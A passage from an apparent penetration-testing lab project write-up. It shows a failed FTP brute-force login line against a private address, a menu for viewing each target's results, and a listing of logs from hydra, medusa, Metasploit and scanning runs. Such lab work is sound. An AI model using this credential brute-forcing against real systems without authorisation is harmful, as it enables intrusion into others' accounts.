[-] 192.168.216.136:21    - 192.168.216.136:21 - LOGIN FAILED: root:12345 (Incorrect: )
```

Part-3: Results:

```
Please choose the IP address (Target Machines) to display the relevant findings: A) Target1 - 192.168.216.135  or B) Target2 - 192.168.216.136 or C) exit? C

┌──(arun㉿kali)-[~/PT/project]
└─$
```

- User can select the Option C to exit the function.

All the files/logs are saved in the respective folder in the local machine.

```
┌──(arun㉿kali)-[~/PT/project]
└─$ ls
enumtgt1.log  ftp_login2           ftp_scan2.log         hydratgt2.log   mscan_tgt1.log  msfctgt2.log     ps_tgt1.log   user.lst
enumtgt2.log  ftp_scan1.log        ftpscan2-results.log  medusatgt1.log  mscan_tgt2.log  newpassword.lst  ps_tgt2.log   vulnscan_tgt1.log
ftp_login1    ftpscan1-results.log hydratgt1.log         medusatgt2.log  msfctgt1.log    password.lst     ptproject.sh  vulnscan_tgt2.log
```